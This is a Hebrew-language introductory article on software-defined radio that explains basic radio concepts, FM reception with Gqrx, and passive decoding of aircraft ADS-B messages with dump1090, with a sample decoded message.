
הקדמה

התחום שאני רוצה לדבר עליו הוא תחום רחב מכדי להכניסו למספר עמודים בודדים ואפילו למאות עמודים, לכן בסדרת מאמרים זו אסקור מספר נקודות עניין לשלב הראשון של מאמרים בנושא זה ובעיקר אראה כאן את הכלים הזמינים כיום. בנוסף אדבר על הידע הקיים בתחום ה-SDR-ים, בליווי דוגמאות. במאמרים הבאים בסידרה זו אצלול עוד לעומקי הנושא.

ממעבר קל על הנושאים שראיתי בגיליונות הקודמים לא ראיתי סקירה על הנושא, והתייעצות עם גוגל ראיתי שקיים רק אזכור יחיד למילה SDR בגיליונות הקודמים, משמע - יש על מה לכתוב!

אז לאחר הבטחות רבות לעצמי וגם כמה לאפיק מצאתי את הנושא שלא ישעמם אף אחד (מקווה), וגם את הזמן לכתוב, אז קדימה, מקווה שתהנו!

אז על מה אנחנו הולכים לדבר? על הדבר הבא:



מה שאנו רואים לפנינו זהו גרף ספקטוגרמי של גלי רדיו המשודרים בסביבתי, בין התדרים 87-108Mhz. במאמר אדבר בעיקר על מקורות מידע שאנו יכולים להפיק מגלי הרדיו שנעים סביבינו.

מבוא

במהלך ההיסטוריה, במרבית מכשירי הרדיו שאנו מכירים (לדוגמא מקלטי AM\FM, מקלטי טלוויזיה, מכשירי קשר מבוססי PTT ועוד דוגמאות רבות) עשינו שימוש בתדר בודד או בזוג תדרים כדי להעביר מידע בין מכשירים יעודיים, לדוגמא, מקלט רדיו FM הינו מכשיר אשר יודע לנצל קליטה של תדר אחד בלבד בזמן נתון ולבצע פעולה שאליה הוא יועד, והיא - להמיר את הגל דרך מספר רכיבים לגלי קול ושידורם דרך ממברנה של רמקול לתוך אוזניונו.

עם השנים, ההתפתחות הטכנולוגית ובעיקר שיתוף הידע במקביל לצמצום הצורך של החוקרים והמתכנתים להכיר את החומרה שעליהם הם עובדים, גרמה לכך שהתחלנו לראות בשוק מכשירי פלא אשר מסוגלים לקלוט גלי רדיו ולהעבירם למחשב כאשר כל ההגדרות נעשות על ידי המחשב. אותם מכשירי פלא מקוטלגים תחת המשפחה "Software Defined Radio", והמפורסם מבינהם הוא ה-HackRF מכשיר נהדר (אך קצת יקר) אשר מספק פלטפורמה לחוקרים. המכשיר מספק לנו מכשיר רדיו שלם שבו יש לנו שליטה מלאה על כמעט כל צ'יפ שיש לו על הלוח, וזהו בעצם העידן החדש של מכשירי הרדיו מבוססי SDR.

אז מזה בעצם SDR? - ההגדרה מוויקיפדיה האנגלית:

> **Software-defined radio** (**SDR**) is a radio communication system where components that have been typically implemented in hardware (e.g. mixers, filters, amplifiers, modulators/demodulators, detectors, etc.) are instead implemented by means of software on a personal computer or embedded system.[1] While the concept of SDR is not new, the rapidly evolving capabilities of digital electronics render practical many processes which used to be only theoretically possible.

או בתרגום חופשי:

SDR הוא "רדיו מוגדר תוכנתית" אשר מאפשר מימוש רכיבי חומרה בתוכנה מבוססת מערכות מחשב משובץ, מימושי התוכנה בד"כ הינם מיקסרים, מסננים, אמפליפיירים ומודולטורים וכו'. למרות שהרעיון אינו רעיון חדש ניתן לראות היום התפתחות רבה בתחום של עיבוד תהליכים מעשיים שהיו עד כה תאורתיים בלבד.

אז מה נדרש ממני?

אני הצטיידתי בסט פשוט בעלות של כמה דולרים מ-eBay שכולל:

מה שמקבלים בחבילה זה מקלט פשוט, הכחול שאתם רואים, שלט ואנטנה.

ה-SDR שאנו רואים מולינו הוא בעצם מקלט (בלבד) בעל צ'יפ RTL2832U שבמקרה של הרכיב הזה יועד לשמש כמקלט טלוויה ורדיו למרות שרוחב הסרט שהצ'יפ תומך הינו בתחום התדרים 64mHz-1700mHz.

תחום התדרים הנ"ל מכיל הרבה יותר מסתם טלוויזיה ורדיו וזאת היא בדיוק הסיבה שבגינה התכנסנו כאן.

במאמר זה אני מעוניין לסקור מספר תחומי תדר שניתן באמצעות מקלט בסיסי לקלוט ולהפיק את הנתונים שמועברים על-גבי הגל.

הגדרות המונחים בסיסיים:

- **מקמ"ש** - מקלט משדר, מכשיר אשר מסוגל לקלוט ולשדר למידע (בדרך כלל על גבי גלי רדיו).
- **גל רדיו** - גל רדיו הוא גל אלקטרומגנטי אשר נע בין תחומי תדרים שגבוהים מ-3kHz ונמוכים מ-300gHz, גלים אלה הם חלק מתנועה יום יומית שנעשית ממש לנגד עיניינו כל הזמן בכל מקום, לצורך העניין, התמונה שאתם כרגע רואים שהיא אוסף צבעים שהמסך שלכם משדר. אוסף הצבעים אשר מרכיב את התמונה של המאמר הזה הם אוסף גלים שהעיינים שלנו קולטות. אור השמש גם הוא אוסף גלים שמגיעים אלינו וניתנים לפיענוח על ידי העין, רק שאלה סוג שונה של גלים. לעומתם גלי רדיו אינם ניתנים לקליטה על ידי העין אך קיימת תכונה אחרת שמאוד מעניינת בגלים האלה, עם השנים למדנו כיצד ניתן להפיק גלי רדיו **בעלי אפנון**.

- **אפנון** - אפנון הוא תהליך של "הלבשת מידע" על גבי גל נושא, קיימים מספר אפנונים בינהם אפנונים דיגיטליים ואנלוגיים, אני לא ארחיב בנושא ניתן לקרוא עוד כאן, אבל למאמר זה מספיקה ההכרות עם שתי ההגדרות, אפנון דיגיטלי ואנלוגי.

- **Simplex** - הינה שיטת העברת מידע מצד A לצד B בלבד, במצב זה ישנו צד אחד משדר וצד אחד שקולט ללא אפשרות החלפה בין הצדדים, הדוגמא הקלאסית הינה הרדיו שיש לנו באותו, אנו רק קולטים כאשר תחנת השידור רק משדרת.

- **Half-duplex** - שיטה זאת הינה שיטה אשר מאפשר העברת מידע בין צד A לצד B ולהפך, אבל כל אחד בתורו, לדוגמא מכשירי ווקי-טוקי שאנו מכירים, ניתנים לשידור של צד אחד בלבד בזמן נתון, אך שניהם מסוגלים לקלוט ולשדר.

- **Full duplex** - זוהי שיטת תקושרת שמאפשרת העברת מידע בין נקודה A לנקודה B באופן שוטף בין שני הצדדים, וכאן הדוגמא הקלאסית היא הטלפון הנייד שלנו, מאפשר לנו לדבר בטלפון ללא ניהול תור של אחד הצדדים, ניתן להרחיב על כך בקישור הבא.

- **db** - הוא מערך נומרי המציין את עוצמת הגל גם ביחס קליטה וגם ביחס שידור, המדידה נעשת על ידי התרחקות מהאפס, לדוגמא קליטה בעוצמה 20db- הינה קליטה חזקה יותר מ-80db-, כך גם ביחסי שידור.


אז במנה נתחיל? במה שהכי קל - אפנון FM, מי מאיתנו לא עושה שימוש בטכנולוגיה המדהימה הזאת של רדיו באוטו (או בקסדה לאופנועים שבניינו), במשרד או בכל מקום אחר?

מזה FM?

> **FM broadcasting** is a VHF Broadcasting technology, pioneered by Edwin Howard Armstrong, which uses frequency modulation (FM) to provide high-fidelity sound over broadcast radio. The term "FM band" describes the frequency band in a given country which is dedicated to FM broadcasting. This term is slightly misleading, as it equates a modulation method with a range of frequencies.

ובתרגום חופשי - מדובר בטכנולוגיה אשר מאפשרת לאפנון גלים שנעים בתדר VHF (בעברית: תדר גבוה מאוד - תג"מ, 30-300MHz) שמשודרים בשיטת Broadcast להעביר על גביהם סאונד באיכות גבוהה (או במילים אחרות - רדיו) לדוגמא גלגל"צ וחבריו. ואם שאלתם איך זה עובד אז אתם במקום הנכון.

הסתכלו על התמונה.




משמעותה היא כזו: קיימת **תחנת שידור** אשר משדרת מידע דיגיטלי שיכול מבחינתינו לעבור בכל דרך שרק תירצו, על-גבי רשת האינטרנט, על גבי כבל ממחשב יעודי או בעזרת כל דרך שלדעתכם יכולה להעביר אפסים ואחדות מנקודה A לנקודה B כך אני רואים שזה נעשה בנקודה **1** שבתמנה.

נקודה מספר **2** מציינת את ה**משדר**, המשדר הינו רכיב דיגיטלי אשר בצידו האחד מקבל מידע דיגיטלי ומבצע מספר שלבים (מיד נדבר עליהם) ובסופם המידע מועבר בצורה אנלוגית לאנטנה, ומכאן ממשיכים לנקודה הבאה.

נקודה מספר **3** הינה ה**אנטנה**, האנטנה משמשת כאובייקט שמטרתו להעביר בצורה היעילה ביותר את הגלים שהוא מקבל מהמשדר לאויר, ומשם בעצם חוקי הפיזיקה מעבירים את הגלים דרך החלל שבו הם נעים עד שנקלטים בנקודות מספר **4** ו-**5** במקלטים שלנו.

ה**מקלט** עצמו הוא מערכת יחסית פשוטה ברמה האלקטרונית, אך לעיניים שאינם מהתחום - הוא בהחלט יכול להראות מורכב.

וכך נראה מבנה בסיסי של מקלט:




ככל הנראה, במאמרים הבאים ארחיב על נושא זה, ובעיקר על המבנה ותפקידו של כל רכיב. העניין מאוד רלוונטי כאשר נתחיל לגעת ב-GNURadio אבל נכון לחלק זה של המאמר אני רוצה לדבר על היכולת של ה-SDR שתפקידו הינו להקל עלינו - אנשי התוכנה.

החלק הרלוונטי ביותר של נושא ה-SDR-ים הוא הפטור שמקבלים אנשי התוכנה מהצורך להבין מה קיים בתרשים. בעזרתו, מספיק הבנה בסיסית בתחום כדי לייצר את מה שנדרשנו להרים לפני מספר לא רב של שנים בעזרת צוות פיתוח שלם שכלל (בין השאר): אנשי חומרה, אנשי קושחה, אנשי תוכנה low-level, ואם רצינו גם ממשק בסיסי, ברגע אחד זכינו למספר שנות אדם יקרים מאוד והמון המון זמן עבודה.


ההקלה הזאת הגיעה ברגע שבו נוצרו פלטפורמות הרדיו, המוכרת ביותר לדעתי הינה ה-GNURadio, אשר מאפשרת הרכבה של המודולים שאנו רואים בתרשים. אך באופן תוכנתי בלבד. משמעות הדבר היא שמקלט הפך להיות כשמו - מקלט בלבד. והתוכנה היום היא המממשת העיקרית של רוב התהליכים אותם עוברים גלי הרדיו עד להפקה של התוצר הסופי כמו מוזיקה, ואם במוזיקה עסקינן אז למה לא להפעיל רדיו תוך כדי שאנחנו דנים בו.

תכירו בבקשה את Gqrx, מקלט רדיו שעושה שימוש ב-GNU Radio ומאפשר ניצול פשוט לכל מקלטים שתומך בתדרי VHF, כמובן שהוא מבוסס על הסיפריה הגראפית של QT ומקל על חיינו בצורה מדהימה, הינה דוגמא:



כך ניראת האפליקציה, היא מותקנת על Ubuntu (הינה עוד קוד פתוח... למה יש משהו אחר?) אני אחלק את המסך לשלושה חלקים ואסביר מה אנו רואים.


1. בצידו שמאלי העליון - **תדר**:




תדר, נתון בסיסי ביותר שאנו צריכים לקבוע באופן ידני, זהו בעצם תדר הגל אותו אנו מעוניינים לקלוט, התדר שאנו רואים מולנו הינו 91.8MHz - גלגלצ באיזור המרכז.

לידו אנו רואים בר ירוק הינו ה-dBFS (או בקיצור - DB), הוא בר שמראה את עוצמת הגל אותו אנו קולטים, מדד זה הינו מדד שמתיחס לכך שנקודת ה-0 היא הנקודה האולטימטיבית (כאילו הגל עובר דרך כבל) וככל שאנו מגיעים קרוב יותר ל-100- אנו לא נשמע כלום, בד"כ סף הקליטה של מקלטים אלו נע בין 70- ל-90- שזה אומר שלאחר נעבור את אותו הרף הרחק מהאפס נאבד את יכולת הקליטה שלנו.

2. התמונה השניה הינה תמונה מרשימה למדיי למקלט כל-כך פשוט: זוהי תמונה אשר נקראת **ספקטרוגרמה**, היא מציגה לנו על ציר ה-X את התדר אותו אנו שומעים ועל ציר ה-Y את עוצמת הקליטה, כאן אנו מתייחסים אך ורק למה שנקלט בזה הרגע, משמע: הגרף הינו גרף בזמן נתון:



3. התמונה השלישית הינה תמונה זהה לגרף הספקטרוגרמה רק שכאן אנו רואים מפת חום אשר נפרשת על גבי ציר הזמן:



4. אם אתם שואלים מה עם ההסבר על סט ההגדרות בצד - עליו נרחיב מאוחר יותר.

בשלב זה של המאמר, רכשנו סט מושגים והגדרות כדי ליצר שפה משותפת, מכאן והילך אדבר על שני נושאים שלדעתי נותנים השראה ורעיונות מדהימים לאיזה מידע עובר סביבינו כל הזמן, בחלק זה של המאמר אקדיש זמן רב יותר במיצוי התוכן שניתן להפיק מגלי הרדיו ובחלקו השני של המאמר נצלול עמוק יותר לכיוון המקלטים והמשדרים ומהן האפשרויות שכלי open source מספקים לנו.

Automatic Dependent Surveillance - Broadcast

הקדמה:

מערכת ADS-B הינה מערכת לשירות מיקום ומצב של כלי טייס, נכון להיום כל מטוס שחג בשמיים מחוייב לשדר פולס של מידע אודותיו, המידע הזה מוגדר על ידי פרוטוקול ברור וגלובאלי אשר מהווה בסיס לכל כלי הטייס.

נכון להיום חלק חשוב מאוד באיתור כלי טייס באויר הוא באמצעות המערכת הזו, והיא משרתת כל נמל תעופה בעולם למיפוי השטח האוירי שבאחראיותו, ומעבר לכך - מערכת זאת מספקת מידע אודות כל כלי הטייס בעולם.


הכיצד?!

אז מה בעצם קורה כאן ואיך זה עובד? לכל מטוס יש מערכת מחשב בסיסית שמקבלת מיקום ממקלט GPS שנמצא בכל מטוס. המערכת שומרת נתונים אודות מספר הטיסה או נתיב הטיסה (בד"כ שתי אותיות בצירוף שלוש ספרות) ועוד נתונים שהינם אופציונאלים, מחשב זה אחראי על הפקדת הודעה חוקית ושידורה לכל עבר (broadcasting) כאשר ישנם שתי נקודות יציאה בעצמאותם יעשה השידור:

1. שליחת הודעה על-גבי גלי רדיו בתדר 1090mHz/1030mHz או 978mHz, השידור יעשה בעזרת אנטנה רב כיוונית כדי להיקלט על ידי אחת משתי האפרושיות הבאות:
   a. תחנת קרקע כגון נתב"ג.
   b. מטוס אחר שחג גם הוא באויר בקרבת מקום (מדובר על כ-5.5 קילומטרים בערך) ושהוא יעביר את ההודעה לעמדה קרקעית.
2. שליחת המידע על גבי תווך לוויני לתחנת ניטור קרקעית.

כך או כך, כלל המידע הנ"ל יגיע בסופו של דבר לנקודה בה ישותף עם כל העולם לדוגמא האתר הזה אשר משתף נתונים אודות כל מטוס שנמצא באויר. המידע הנ"ל עובר הצלבות רבות והוא קריטי ברמה הגבוהה ביותר לניהול תקין של השטח האוירי, אך לא זו הסיבה שלשמה התכנסנו....

בתמונה ניתן לראות את דרכי שליחת ההודעות:




וזה לא מוצפן?!

לא. (פה חשדתי בפעם הראשונה, הפעם השניה הייתה בתקשורת בין המטוסים)

אז מה עושים?

לוקחים את אותו המקלט בדיוק, לוקחים כבל ארוך ומוציאים את האנטנה מהחלון. עכשיו עוברים לחלק המעניין... ברצוני להגיע למשהו בסיגנון הבא (רק, כמובן, באיזור שלנו...):



אז איך עושים את זה? כאן הנושא נהיה **קצת** יותר מורכב יותר (משום שכאן אנו מתחילים לעסוק בקידוד מידע והעברת מידע דיגיטלי על-גבי התווך שלנו), מידע דיגיטלי הוא בעצם מידע סיפרתי שמאופיין במספר דרכים שונות (שכרגע לא ניכנס אליהן) כאשר כל צד חייב להכיר את הקידוד והאפיון כדי להצליח להפיק את המידע שהועבר.

מה זה מצריך מאיתנו?

בגדול את אותו מקלט בדיוק, כיוונון לתדר הרלוונטי, קליטה של האות תוך פענות הקידוד ואפיון הגל. סה"כ לא מורכב, אז בואו נתחיל בכלל מאיך ההודעות האלה נראות...

אורך ההודעה שמטוס משדר הינה 112bit של סטאטוס על מצבו. 112 הביטים האלה מכילים את המידע הבא:

1. Downlink format
2. Message Subtype
3. ICAO frame - מזהה של המטוס
4. Data Frame - כאן נמצא כל המידע הרלוונטי על מצבו ומיקומו של המטוס
5. Parity check

הודעה נראת בערך כך: 8d73806e99c0589528300b6570a3. לא משהו מורכב במיוחד או עמוס בתוכן אבל מספק די הרבה. אם נרצה להסתכל על זה בצורה קצת יותר מסודרת נציג אותו כך:

CRC	DATA	ICAO24	Downlink Format
6570a3	99c0589528300b	73806e	8d

במידה ותרצו להמשיך להתעמק בתוכן של ההודעות וסוגיהן תוכלו לקבל הסבר מפורט יותר: כאן.

כעת, אני רוצה לעבור לחלק שבו אנו עושים שימוש אמיתי ב-SDR שלנו כדי לקלוט את המטוסים שעפים מעלינו, כאן אעשה שימוש באותו מקלט בדיוק אך אשתמש בכלי שניתן לראותו כאן, הוא נקרא dump1090 והוא כלי ללא ממשק גרפי אשר עושה בשבילנו את כל העבודה, ערכתי אותו קצת כדי שאוכל להציג את תוכן ההודעה בכל רגע שמתקבלת הודעה, וזהו הפלט שמתקבל:

```
*8d4baa0f99405e96c00c0d522484;
CRC: 522484 (ok)
DF 17: ADS-B message.
  Capability     : 5 (Level 2+3+4 (DF0,4,5,11,20,21,24,code7 - is on airborne))
  ICAO Address   : 4baa0f
  Extended Squitter  Type: 19
  Extended Squitter  Sub : 1
  Extended Squitter  Name: Airborne Velocity
    EW direction      : 0
    EW velocity       : 94
    NS direction      : 1
    NS velocity       : 182
    Vertical rate src : 0
    Vertical rate sign: 0
    Vertical rate     : 3
```

